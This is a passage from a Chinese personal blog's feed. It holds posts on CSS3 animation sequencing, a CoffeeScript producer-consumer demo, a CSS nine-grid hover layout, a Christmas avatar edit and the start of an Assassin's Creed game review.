<p>##<strong>最深的体会</strong><br><strong>我的js代码需要怎样“辅助”css3？</strong><br>按照我的理解，如果是说一个dom元素的“动作”的话，完全可以用纯css3来实现，而且你可以将dom的动作串连起来。<br>例如：<br><figure class="highlight css"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div><div class="line">20</div><div class="line">21</div><div class="line">22</div><div class="line">23</div><div class="line">24</div><div class="line">25</div><div class="line">26</div><div class="line">27</div><div class="line">28</div><div class="line">29</div><div class="line">30</div></pre></td><td class="code"><pre><div class="line">@-<span class="keyword">webkit</span>-<span class="keyword">keyframes</span> q-down &#123;</div><div class="line">     0%&#123;</div><div class="line">          <span class="attribute">-webkit-transform</span>:<span class="built_in">rotate</span>(0deg);</div><div class="line">          <span class="attribute">top</span>:<span class="number">10px</span>;</div><div class="line">     &#125;</div><div class="line">     33%&#123;</div><div class="line">          <span class="attribute">-webkit-transform</span>: <span class="built_in">scale</span>(1.5);</div><div class="line">          <span class="attribute">top</span>:<span class="number">147px</span>;</div><div class="line">     &#125;</div><div class="line">     66%&#123;</div><div class="line">          <span class="attribute">top</span>:<span class="number">10px</span>;</div><div class="line">          <span class="attribute">-webkit-transform</span>: <span class="built_in">translate</span>(50px,50px);</div><div class="line">     &#125;</div><div class="line">    100% &#123;</div><div class="line">         <span class="attribute">top</span>:<span class="number">147px</span>;</div><div class="line">         <span class="attribute">-webkit-transform</span>:<span class="built_in">rotate</span>(45deg);</div><div class="line">    &#125;</div><div class="line">&#125;</div><div class="line"><span class="selector-class">.box</span> &#123;</div><div class="line">    <span class="attribute">-webkit-animation</span>:q-down  ease;</div><div class="line">    <span class="attribute">-webkit-animation-duration</span>: <span class="number">2s</span>;</div><div class="line">    <span class="attribute">-webkit-animation-timing-function</span>: linear;</div><div class="line">    <span class="attribute">-webkit-transform</span>:<span class="built_in">rotate</span>(45deg);</div><div class="line">    <span class="attribute">width</span>: <span class="number">100px</span>;</div><div class="line">    <span class="attribute">height</span>: <span class="number">100px</span>;</div><div class="line">    <span class="attribute">background</span>: red;</div><div class="line">    <span class="attribute">position</span>: absolute;</div><div class="line">    <span class="attribute">top</span>: <span class="number">147px</span>;</div><div class="line">    <span class="attribute">left</span>: <span class="number">100px</span>;</div><div class="line">&#125;</div></pre></td></tr></table></figure></p>
<p>dom元素会在0%，33%，66%，100%这些时间点上做出相应的效果响应。<br><strong>这样的动作序列还会有什么问题吗？</strong><br>在demo当中，我设置了按一下“左”键，人物向左偏移一格，按一下“下”键，人物下移一格，于是我就遇到了这样的两种情况：<br>    1、用户按下“下”，人物向下偏移动作完成后，他仍不放手，此时同时按了“左”<br>    我认为此时用户在使用“双键”，这时人物会再向左下方向都偏移一格。<br>    2、用户“几乎”同时按下“下”和“左”，由于js每次只能检测单键的keycode<br>    程序会判断用户是先按下了某个键，再使用了双键。<br>    而用户之所以“几乎”同时按下，本是希望只执行“双键”的。</p>
<p><img src="/assets/blogImg/css3_anm.jpg" alt="两种情况"><br>1与2的区别，其实就是双键产生时，两个按键的时间间隔的区别。时间间隔长，用户是需要1这种效果的，而时间间隔短，用户就是想只执行“双键”。但程序是固定的，无论时间间隔有多短，在它看来就是有先后，因此程序认为2和1是一样的。我在demo里，就用了时间戳的方式，而这种方式，其实是“投机取巧”的一种方式。</p>
<p>回到上面那个问题来，这样的纯css3动作序列有什么问题？时间的问题更深入一点我可以得到结论：<br>    那就是无法侦听一个css3动作是否已经结束。<br>如果我能够侦听动作是否正在执行，那么一切就好办了，如果前动作已完成，我就像情况1一样“先单键再双键”去操作，如果前动作未完成，我就判断用户是想只执行“双键”。</p>
<p>OK，js代码就是要像jquery的animate方法一样，构造一个动作的队列，存放用户积累下来的动作，并作好回调判断。</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;当我如是想的时候，事实上我已想了很久。后来被各种纠结的差事冲乱了生活和心绪，并且心里认为这是个妥当无比的借口。找到了借口后一拖再拖，果然认识到deadline才是第一生产力的真理。最近，却是被朋友的一句话逼急了，他跟我说：我们的业务用到了css4的新属性！&lt;/p&gt;
&lt;p&gt;这句话的意思，大体等同于说，我买到了一个iphone6，亲你怎么看？&lt;br&gt;
    
    </summary>
    
    
      <category term="css3" scheme="https://RainieZhang-yilia.github.io/tags/css3/"/>
    
  </entry>
  
  <entry>
    <title>生产者-消费者模型的coffeescript实现</title>
    <link href="https://RainieZhang-yilia.github.io/2012/12/24/coffee-pc/"/>
    <id>https://RainieZhang-yilia.github.io/2012/12/24/coffee-pc/</id>
    <published>2012-12-24T15:51:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>这两天一直在看coffeescript相关的东西，也帮一个朋友搞了个生产者-消费者模型的C语言实现。想到还没用coffeescript真正意义上写过程序，那就尝试做一下吧。</p>
<p>其实<a href="http://read.douban.com/ebook/198648/" target="_blank" rel="external">《CoffeeScript小书》</a>是暑假实习时就买了，一直比较向往着函数式编程却拖延了很久没行动起来。小书只有几十页，本是github上一个开源的项目，我喜欢这种轻巧的文字。语法部分看下来，再看下类与继承，只花了半天的时间，而且心情非常愉悦，然后就可以开始我菜鸟的第一次试飞了。</p>
<p>生产者-消费者模型没什么好说的了，就是读写共享缓冲区，pv操作控制是否冲突。更多的就是冲着coffeescript来的。下面是一些凌乱但自认为有思考价值的记录，或许后续我会继续写一些coffeescript的学习笔记，再做深入的研究。<br><a id="more"></a></p>
<p>##<strong>demo，可尝试点击“生产”“消费”按钮</strong></p>
<p><iframe src="/assets/demo/coffee_pc_demo/pro-con.html" width="780" height="336" scrolling="no"></iframe></p>
<p>##<strong>litten如是想：</strong></p>
<ul>
<li>我一定要学一门，至少一门函数式风格编程语言，没有太深远的想法，就觉得它就是我的菜       </li>
<li>这个程序是66行的coffeescript代码，最后编译后得到了122行的js代码，说明编程效率提升显著          </li>
<li>括号，方括号，花括号，还有逗号有时候会多烦人，特别是使用过ExtJs的人，而coffeescript可以没有</li>
<li>用法简洁的jquery在coffeescript里面会更简洁                   </li>
<li>关于coffeescript的循环，它不推荐你使用for循环，而是使用“推导”，暴露在底层的循环只有while语法        </li>
<li>事件绑定时，使用=&gt;可以免去js上下文切换this的麻烦               </li>
<li>coffeescript的数组迭代方法非常的酷，三言两语说不清             </li>
<li>javascript会是下一个JVM吗？              </li>
<li>站在产品的角度，我认为coffeescript这名字太长了-_-!              </li>
</ul>
<p>##<strong>附上源码</strong><br><figure class="highlight coffeescript"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div><div class="line">20</div><div class="line">21</div><div class="line">22</div><div class="line">23</div><div class="line">24</div><div class="line">25</div><div class="line">26</div><div class="line">27</div><div class="line">28</div><div class="line">29</div><div class="line">30</div><div class="line">31</div><div class="line">32</div><div class="line">33</div><div class="line">34</div><div class="line">35</div><div class="line">36</div><div class="line">37</div><div class="line">38</div><div class="line">39</div><div class="line">40</div><div class="line">41</div><div class="line">42</div><div class="line">43</div><div class="line">44</div><div class="line">45</div><div class="line">46</div><div class="line">47</div><div class="line">48</div><div class="line">49</div><div class="line">50</div><div class="line">51</div><div class="line">52</div><div class="line">53</div><div class="line">54</div><div class="line">55</div><div class="line">56</div><div class="line">57</div><div class="line">58</div><div class="line">59</div><div class="line">60</div><div class="line">61</div><div class="line">62</div><div class="line">63</div><div class="line">64</div><div class="line">65</div><div class="line">66</div><div class="line">67</div></pre></td><td class="code"><pre><div class="line">N = <span class="number">10</span></div><div class="line"></div><div class="line"><span class="class"><span class="keyword">class</span> <span class="title">ProCon</span></span></div><div class="line">	data: </div><div class="line">		mutex:<span class="number">1</span></div><div class="line">		empty:N</div><div class="line">		full:<span class="number">0</span></div><div class="line">		front:<span class="number">0</span></div><div class="line">		rear:<span class="number">0</span></div><div class="line">		buf: []</div><div class="line">	init:<span class="function">-&gt;</span></div><div class="line">		i = <span class="number">0</span></div><div class="line">		<span class="keyword">while</span> i&lt;N</div><div class="line">			newDom = $(<span class="string">'&lt;div class="bufBox"&gt;&lt;div class="bufCover"&gt;'</span>+i+<span class="string">'&lt;/div&gt;'</span>+i+<span class="string">'&lt;/div&gt;'</span>)</div><div class="line">			$(<span class="string">'#buf'</span>).append(newDom)</div><div class="line">			@data.buf.push <span class="string">'e'</span></div><div class="line">			i++</div><div class="line">		$(<span class="string">'#produce'</span>).click =&gt;</div><div class="line">			@producer()</div><div class="line">		$(<span class="string">'#consume'</span>).click =&gt;</div><div class="line">			@consumer()</div><div class="line">	p:<span class="function"><span class="params">(num)</span>-&gt;</span></div><div class="line">		<span class="keyword">return</span> --num</div><div class="line">	v:<span class="function"><span class="params">(num)</span>-&gt;</span></div><div class="line">		<span class="keyword">return</span> ++num</div><div class="line">	produceItem:<span class="function">-&gt;</span></div><div class="line">		$(<span class="string">'&lt;p class="desPro"&gt;生产了产品&lt;/p&gt;'</span>).insertBefore $(<span class="string">"#des p:first"</span>)</div><div class="line">		<span class="keyword">return</span> <span class="string">'m'</span></div><div class="line">	consumeItem:<span class="function">-&gt;</span></div><div class="line">		$(<span class="string">'&lt;p class="desCon"&gt;消费了产品&lt;/p&gt;'</span>).insertBefore $(<span class="string">"#des p:first"</span>)</div><div class="line">	enterItem:<span class="function"><span class="params">(item)</span> -&gt;</span></div><div class="line">		@data.front = (@data.front+<span class="number">1</span>)%N</div><div class="line">		@data.buf[@data.front] = item;</div><div class="line">		str = <span class="string">"存入产品<span class="subst">#&#123;@data.buf[@data.front]&#125;</span>到缓冲区<span class="subst">#&#123;@data.front&#125;</span>"</span></div><div class="line">		$(<span class="string">"&lt;p class='desPro'&gt;<span class="subst">#&#123;str&#125;</span>&lt;/p&gt;"</span>).insertBefore $(<span class="string">"#des p:first"</span>)</div><div class="line">		$($(<span class="string">'.bufCover'</span>)[@data.front]).animate </div><div class="line">			<span class="string">"height"</span>:<span class="string">"50px"</span></div><div class="line">	removeItem:<span class="function">-&gt;</span></div><div class="line">		@data.rear = (@data.rear + <span class="number">1</span>) % N;</div><div class="line">		@data.buf[@data.rear] = <span class="string">'e'</span>;</div><div class="line">		str = <span class="string">"取出产品<span class="subst">#&#123;@data.buf[@data.rear]&#125;</span>从缓冲区<span class="subst">#&#123;@data.rear&#125;</span>"</span></div><div class="line">		$(<span class="string">"&lt;p class='desCon'&gt;<span class="subst">#&#123;str&#125;</span>&lt;/p&gt;"</span>).insertBefore $(<span class="string">"#des p:first"</span>)</div><div class="line">		$($(<span class="string">'.bufCover'</span>)[@data.rear]).animate </div><div class="line">			<span class="string">"height"</span>:<span class="string">"0px"</span></div><div class="line">	producer:<span class="function">-&gt;</span></div><div class="line">		<span class="keyword">if</span> @data.full==N</div><div class="line">			$(<span class="string">"&lt;p class='desSpe'&gt;缓冲区已全满&lt;/p&gt;"</span>).insertBefore $(<span class="string">"#des p:first"</span>)</div><div class="line">			<span class="keyword">return</span></div><div class="line">		item = @produceItem()</div><div class="line">		@data.empty = @p(@data.empty)</div><div class="line">		@data.mutex = @p(@data.mutex)</div><div class="line">		@enterItem(item)</div><div class="line">		@data.mutex = @v(@data.mutex)</div><div class="line">		@data.full = @v(@data.full)</div><div class="line">	consumer:<span class="function">-&gt;</span></div><div class="line">		<span class="keyword">if</span> @data.empty==N</div><div class="line">			$(<span class="string">"&lt;p class='desSpe'&gt;缓冲区已空&lt;/p&gt;"</span>).insertBefore $(<span class="string">"#des p:first"</span>)</div><div class="line">			<span class="keyword">return</span></div><div class="line">		@data.full = @p(@data.full)</div><div class="line">		@data.mutex = @p(@data.mutex)</div><div class="line">		@removeItem()</div><div class="line">		@data.mutex = @v(@data.mutex)</div><div class="line">		@data.empty = @v(@data.empty)</div><div class="line">		@consumeItem()</div><div class="line">		</div><div class="line">procon = <span class="keyword">new</span> ProCon</div><div class="line">procon.init();</div></pre></td></tr></table></figure></p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;这两天一直在看coffeescript相关的东西，也帮一个朋友搞了个生产者-消费者模型的C语言实现。想到还没用coffeescript真正意义上写过程序，那就尝试做一下吧。&lt;/p&gt;
&lt;p&gt;其实&lt;a href=&quot;http://read.douban.com/ebook/198648/&quot;&gt;《CoffeeScript小书》&lt;/a&gt;是暑假实习时就买了，一直比较向往着函数式编程却拖延了很久没行动起来。小书只有几十页，本是github上一个开源的项目，我喜欢这种轻巧的文字。语法部分看下来，再看下类与继承，只花了半天的时间，而且心情非常愉悦，然后就可以开始我菜鸟的第一次试飞了。&lt;/p&gt;
&lt;p&gt;生产者-消费者模型没什么好说的了，就是读写共享缓冲区，pv操作控制是否冲突。更多的就是冲着coffeescript来的。下面是一些凌乱但自认为有思考价值的记录，或许后续我会继续写一些coffeescript的学习笔记，再做深入的研究。&lt;br&gt;
    
    </summary>
    
    
      <category term="js" scheme="https://RainieZhang-yilia.github.io/tags/js/"/>
    
      <category term="coffeescript" scheme="https://RainieZhang-yilia.github.io/tags/coffeescript/"/>
    
  </entry>
  
  <entry>
    <title>css实现九宫格(二)</title>
    <link href="https://RainieZhang-yilia.github.io/2012/12/21/css-jiugongge2/"/>
    <id>https://RainieZhang-yilia.github.io/2012/12/21/css-jiugongge2/</id>
    <published>2012-12-21T05:54:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>书接上回，<a href="http://litten.github.com/2012/12/14/css-jiugongge/" target="_blank" rel="external">上回在这</a>。</p>
<blockquote>
<p>9个元素，每个50*50px，排成九宫格<br>默认是border颜色为blue，hover到格子上变成red（兼容到IE6）</p>
</blockquote>
<p><img src="/assets/blogImg/jiugongge1.jpg" alt="css题目">     </p>
<p>题目的关键是解决“公用边”，上次我主要做了两个方面的尝试：</p>
<blockquote>
<p>用负margin使元素的border叠加<br>用table的border-collapse实现边框合并</p>
</blockquote>
<p>这一次的思路则更加简明，也是个人认为是更好的方法。感谢<a href="http://weibo.com/u/1666828424" target="_blank" rel="external">队长</a>提供的思路。</p>
<a id="more"></a>
<p>##<strong>能不能不用border？</strong><br><img src="/assets/blogImg/jiugongge10.jpg" alt="一个格子的透视图，a其实充当了div的“边框”"><br>如果不用border，怎么实现hover后，格子四周变红呢？那肯定是两个dom嵌套在一起，一大一小，小的dom作为“格子”，大的dom作为格子的红色“边框”。先看我初始化的一个格子设定：<br>html：<br><figure class="highlight html"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div></pre></td><td class="code"><pre><div class="line"><span class="tag">&lt;<span class="name">div</span> <span class="attr">id</span>=<span class="string">"test"</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">a</span> <span class="attr">href</span>=<span class="string">"#"</span>&gt;</span><span class="tag">&lt;<span class="name">div</span>&gt;</span>1<span class="tag">&lt;/<span class="name">div</span>&gt;</span><span class="tag">&lt;/<span class="name">a</span>&gt;</span></div><div class="line"><span class="tag">&lt;/<span class="name">div</span>&gt;</span></div></pre></td></tr></table></figure></p>
<p>初始css:<br><figure class="highlight"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div><div class="line">20</div><div class="line">21</div><div class="line">22</div><div class="line">23</div><div class="line">24</div><div class="line">25</div><div class="line">26</div><div class="line">27</div><div class="line">28</div><div class="line">29</div><div class="line">30</div><div class="line">31</div><div class="line">32</div><div class="line">33</div><div class="line">34</div><div class="line">35</div><div class="line">36</div><div class="line">37</div><div class="line">38</div><div class="line">39</div><div class="line">40</div><div class="line">41</div><div class="line">42</div><div class="line">43</div></pre></td><td class="code"><pre><div class="line">	#test div&#123;</div><div class="line">		width: 50px;</div><div class="line">		line-height: 50px;</div><div class="line">		text-align:center;</div><div class="line">		background: #AAA;</div><div class="line">	&#125;</div><div class="line">	#test a&#123;</div><div class="line">		width: 55px;</div><div class="line">		line-height: 55px;</div><div class="line">		float: left;</div><div class="line">	&#125;</div><div class="line">	#test a:hover&#123;</div><div class="line">		background: red;</div><div class="line">	&#125;</div><div class="line">```css</div><div class="line">由于a标签设置了宽度为55px，div标签设置了宽度为50px，这时候格子hover看起来只露出了**右边**的5px红色部分。          </div><div class="line"></div><div class="line">接下来，div添加属性&lt;code&gt;margin-top:5px;margin-right:5px&lt;/code&gt;，这时可以显示**上部**的5px边框。再接着，在div的容器，也就是a标签设置&lt;code&gt;padding-left:5px;padding-bottom:5px;&lt;/code&gt;，使格子**左边框**和**下边框**都显示出来。</div><div class="line"></div><div class="line">![完成一个格子的设置步骤](/assets/blogImg/jiugongge8.jpg)      </div><div class="line"></div><div class="line">那么为什么要将a标签设置为55px，再进行一系列关于margin和padding的设置呢，原因我们最后再说。</div><div class="line"></div><div class="line">因此修改后的css为：</div><div class="line">```css</div><div class="line">	#test div&#123;</div><div class="line">		width: 50px;</div><div class="line">		line-height: 50px;</div><div class="line">		text-align:center;</div><div class="line">		background: #AAA;</div><div class="line">		margin-right:5px;</div><div class="line">		margin-top:5px;</div><div class="line">	&#125;</div><div class="line">	#test a&#123;</div><div class="line">		width: 55px;</div><div class="line">		line-height: 55px;</div><div class="line">		float: left;</div><div class="line">		margin-right: -5px;</div><div class="line">		margin-bottom: -5px;</div><div class="line">	&#125;</div><div class="line">	#test a:hover&#123;</div><div class="line">		background: red;</div><div class="line">	&#125;</div></pre></td></tr></table></figure></p>
<p>##<strong>九个格子会怎样？</strong><br>将a标签左浮动，同时添加到九个格子，这时候的效果是：两个格子之间会有10px的距离。</p>
<p>为解决“公用边”问题，在a标签添加负值的margin：<code>margin-right:-5px;margin-bottom:-5px;</code>。最后将最外层的容器#test的宽度和高度设置为170px(50<em>3+5</em>4)，背景设置为蓝色。这时候大功告成了。</p>
<p><img src="/assets/blogImg/jiugongge9.jpg" alt="完成九个格子的设置步骤">      </p>
<p>最终的代码是：<br>html：<br><figure class="highlight html"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div></pre></td><td class="code"><pre><div class="line"><span class="tag">&lt;<span class="name">div</span> <span class="attr">id</span>=<span class="string">"test"</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">a</span> <span class="attr">href</span>=<span class="string">""</span>&gt;</span><span class="tag">&lt;<span class="name">div</span>&gt;</span>1<span class="tag">&lt;/<span class="name">div</span>&gt;</span><span class="tag">&lt;/<span class="name">a</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">a</span> <span class="attr">href</span>=<span class="string">""</span>&gt;</span><span class="tag">&lt;<span class="name">div</span>&gt;</span>2<span class="tag">&lt;/<span class="name">div</span>&gt;</span><span class="tag">&lt;/<span class="name">a</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">a</span> <span class="attr">href</span>=<span class="string">""</span>&gt;</span><span class="tag">&lt;<span class="name">div</span>&gt;</span>3<span class="tag">&lt;/<span class="name">div</span>&gt;</span><span class="tag">&lt;/<span class="name">a</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">a</span> <span class="attr">href</span>=<span class="string">""</span>&gt;</span><span class="tag">&lt;<span class="name">div</span>&gt;</span>4<span class="tag">&lt;/<span class="name">div</span>&gt;</span><span class="tag">&lt;/<span class="name">a</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">a</span> <span class="attr">href</span>=<span class="string">""</span>&gt;</span><span class="tag">&lt;<span class="name">div</span>&gt;</span>5<span class="tag">&lt;/<span class="name">div</span>&gt;</span><span class="tag">&lt;/<span class="name">a</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">a</span> <span class="attr">href</span>=<span class="string">""</span>&gt;</span><span class="tag">&lt;<span class="name">div</span>&gt;</span>6<span class="tag">&lt;/<span class="name">div</span>&gt;</span><span class="tag">&lt;/<span class="name">a</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">a</span> <span class="attr">href</span>=<span class="string">""</span>&gt;</span><span class="tag">&lt;<span class="name">div</span>&gt;</span>7<span class="tag">&lt;/<span class="name">div</span>&gt;</span><span class="tag">&lt;/<span class="name">a</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">a</span> <span class="attr">href</span>=<span class="string">""</span>&gt;</span><span class="tag">&lt;<span class="name">div</span>&gt;</span>8<span class="tag">&lt;/<span class="name">div</span>&gt;</span><span class="tag">&lt;/<span class="name">a</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">a</span> <span class="attr">href</span>=<span class="string">""</span>&gt;</span><span class="tag">&lt;<span class="name">div</span>&gt;</span>9<span class="tag">&lt;/<span class="name">div</span>&gt;</span><span class="tag">&lt;/<span class="name">a</span>&gt;</span></div><div class="line"><span class="tag">&lt;/<span class="name">div</span>&gt;</span></div></pre></td></tr></table></figure></p>
<p>css：<br><figure class="highlight css"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div><div class="line">20</div><div class="line">21</div><div class="line">22</div><div class="line">23</div><div class="line">24</div><div class="line">25</div><div class="line">26</div><div class="line">27</div></pre></td><td class="code"><pre><div class="line"><span class="selector-id">#test</span>&#123;</div><div class="line">	<span class="attribute">width</span>: <span class="number">170px</span>;</div><div class="line">	<span class="attribute">height</span>:<span class="number">170px</span>;</div><div class="line">	<span class="attribute">background</span>: blue;</div><div class="line">	<span class="attribute">margin</span>: <span class="number">0</span> auto;</div><div class="line">&#125;</div><div class="line"><span class="selector-id">#test</span> <span class="selector-tag">div</span>&#123;</div><div class="line">	<span class="attribute">width</span>: <span class="number">50px</span>;</div><div class="line">	<span class="attribute">line-height</span>: <span class="number">50px</span>;</div><div class="line">	<span class="attribute">text-align</span>:center;</div><div class="line">	<span class="attribute">background</span>: <span class="number">#AAA</span>;</div><div class="line">	<span class="attribute">margin-right</span>:<span class="number">5px</span>;<span class="comment">/*这句不要也可以*/</span></div><div class="line">	<span class="attribute">margin-top</span>:<span class="number">5px</span>;</div><div class="line">&#125;</div><div class="line"><span class="selector-id">#test</span> <span class="selector-tag">a</span>&#123;</div><div class="line">	<span class="attribute">width</span>: <span class="number">55px</span>;</div><div class="line">	<span class="attribute">line-height</span>: <span class="number">55px</span>;</div><div class="line">	<span class="attribute">float</span>: left;</div><div class="line">	<span class="attribute">text-decoration</span>: none;</div><div class="line">	<span class="attribute">padding-left</span>: <span class="number">5px</span>;</div><div class="line">	<span class="attribute">padding-bottom</span>: <span class="number">5px</span>;</div><div class="line">	<span class="attribute">margin-right</span>: -<span class="number">5px</span>;</div><div class="line">	<span class="attribute">margin-bottom</span>: -<span class="number">5px</span>;</div><div class="line">&#125;</div><div class="line"><span class="selector-id">#test</span> <span class="selector-tag">a</span><span class="selector-pseudo">:hover</span>&#123;</div><div class="line">	<span class="attribute">background</span>: red;</div><div class="line">&#125;</div></pre></td></tr></table></figure></p>
<p>##<strong>巧妙在哪里？</strong></p>
<ul>
<li>a标签hover前不设置背景色，露出最外层#test的蓝色背景，看起来格子有蓝色的边框；a标签hover时背景色设置为红色，充当了格子的红色边框；       </li>
<li>a标签设置为55px是最关键的一点。按照此思路和题目要求，格子是50px大小，边框的dom应该是60px大小。而此时a设置为55px，因为a要设置<code>padding-left:5px;padding-bottom:5px;</code>，刚好a就有60px大小了；而a里面的div要设置<code>margin-top:5px;margin-right:5px</code>（其实margin-right也可以不加）,这时候margin和padding就达到了一个“中和”的效果，使布局不发生偏差。</li>
</ul>
<p>点此看<a href="/assets/demo/jiugongge_demo2.html">demo</a>。</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;书接上回，&lt;a href=&quot;http://litten.github.com/2012/12/14/css-jiugongge/&quot;&gt;上回在这&lt;/a&gt;。&lt;/p&gt;
&lt;blockquote&gt;
&lt;p&gt;9个元素，每个50*50px，排成九宫格&lt;br&gt;默认是border颜色为blue，hover到格子上变成red（兼容到IE6）&lt;/p&gt;
&lt;/blockquote&gt;
&lt;p&gt;&lt;img src=&quot;/assets/blogImg/jiugongge1.jpg&quot; alt=&quot;css题目&quot;&gt;     &lt;/p&gt;
&lt;p&gt;题目的关键是解决“公用边”，上次我主要做了两个方面的尝试：&lt;/p&gt;
&lt;blockquote&gt;
&lt;p&gt;用负margin使元素的border叠加&lt;br&gt;用table的border-collapse实现边框合并&lt;/p&gt;
&lt;/blockquote&gt;
&lt;p&gt;这一次的思路则更加简明，也是个人认为是更好的方法。感谢&lt;a href=&quot;http://weibo.com/u/1666828424&quot;&gt;队长&lt;/a&gt;提供的思路。&lt;/p&gt;
    
    </summary>
    
    
      <category term="css" scheme="https://RainieZhang-yilia.github.io/tags/css/"/>
    
  </entry>
  
  <entry>
    <title>圣诞到了，帮修改一个头像</title>
    <link href="https://RainieZhang-yilia.github.io/2012/12/19/a-chrismas-ico/"/>
    <id>https://RainieZhang-yilia.github.io/2012/12/19/a-chrismas-ico/</id>
    <published>2012-12-19T06:48:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/xmas_ico0.jpg" alt="ico原来的样子">      </p>
<blockquote>
<p>帮忙把这只狐狸塞到圣诞袜子里或者带上圣诞帽~~~~ ——鱼头       </p>
</blockquote>
<a id="more"></a>
<p>鱼头君，我终于做好了！花了我整整……好吧，其实是一直偷懒没做我就承认了。<br>按照你的要求，弄成这样的：<br><img src="/assets/blogImg/xmas_ico1.jpg" alt="狐狸妹纸太大我塞不下-_-!"><br>或者这样的：<br><img src="/assets/blogImg/xmas_ico2.jpg" alt="圣诞帽的狐狸妹纸"><br>其实我最喜欢的是这样的：<br><img src="/assets/blogImg/xmas_ico3.jpg" alt="呆萌傻缺才是我得菜好么">         </p>
<p><strong>Happy Chrismas!</strong></p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/xmas_ico0.jpg&quot; alt=&quot;ico原来的样子&quot;&gt;      &lt;/p&gt;
&lt;blockquote&gt;
&lt;p&gt;帮忙把这只狐狸塞到圣诞袜子里或者带上圣诞帽~~~~ ——鱼头       &lt;/p&gt;
&lt;/blockquote&gt;
    
    </summary>
    
    
      <category term="设计" scheme="https://RainieZhang-yilia.github.io/tags/%E8%AE%BE%E8%AE%A1/"/>
    
      <category term="杂谈" scheme="https://RainieZhang-yilia.github.io/tags/%E6%9D%82%E8%B0%88/"/>
    
  </entry>
  
  <entry>
    <title>记“刺客信条”三部曲：水月镜像，无心去来</title>
    <link href="https://RainieZhang-yilia.github.io/2012/12/18/assassins-creed/"/>
    <id>https://RainieZhang-yilia.github.io/2012/12/18/assassins-creed/</id>
    <published>2012-12-18T15:23:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/ckxt0.jpg" alt="刺客信条-兄弟会海报">     </p>
<blockquote>
<p>Nothing is true, everything is permitted.万物皆虚，万事皆允。        </p>
</blockquote>
<p><em>—— 《刺客信条2》《刺客信条：兄弟会》《刺客信条：启示录》-Ezio三部曲</em><br><a id="more"></a></p>
<p>实习回来后，在朋友的推荐下玩了刺客信条这款游戏，感触挺深，后来想一定要为它写点文字。闭眼一想，还是那句话萦回脑中：我们为了服侍光明而耕耘于黑暗……万物皆虚，万事皆允。却不知道这句话该怎么翻译，被游戏寓意为“信条”的话语，相对于它的题材所包含的深度，好像任何翻译都会带来偏差。很难用几句话描述清楚这部作品，它展现了完全不同的世界与价值，过去与现在，生存与死亡，仇恨与宽容，这些宽泛弘毅的对立词相互交织，在刀刃与鲜血中重获新释，浓缩于主人公Ezio的一生。</p>
<h2 id="虚"><a href="#虚" class="headerlink" title="虚"></a><strong>虚</strong></h2><p>Ezio诞生于文艺复兴时期的佛罗伦萨，作为银行家的富二代，每日就是游手好闲沾花惹草。还记得游戏的第一个任务就是去打架，然后爬上高楼跟姑娘幽会。生活波澜不惊，基调如翡翠般平和，蓝天白云之下的鲜花之城给予了Ezio太多纨绔子弟的气息。而至于后来，当他每次的任务都要手起刀落快意恩仇，然后安抚亡者的灵魂，当他对深爱的Sophia的请求无奈道出对不起我的时间很宝贵，当他在异乡的深夜给妹妹Claudia满怀深情地写信时，你才会发现，他动荡的内心深处，自有一个不曾惊扰的世界，一个不曾惊扰的翡冷翠。那些逝去的日子，在游戏开头略显无聊的情景，恰如一个简朴的别针，固定在心中最纯粹的角落。</p>
<p><img src="/assets/blogImg/ckxt1.jpg" alt="奔波到威尼斯的Ezio">  </p>
